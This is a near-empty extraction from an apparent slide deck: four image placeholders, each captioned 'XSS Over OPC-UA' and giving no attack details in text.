
XSS Over OPC-UA




XSS Over OPC-UA




XSS Over OPC-UA




XSS Over OPC-UA



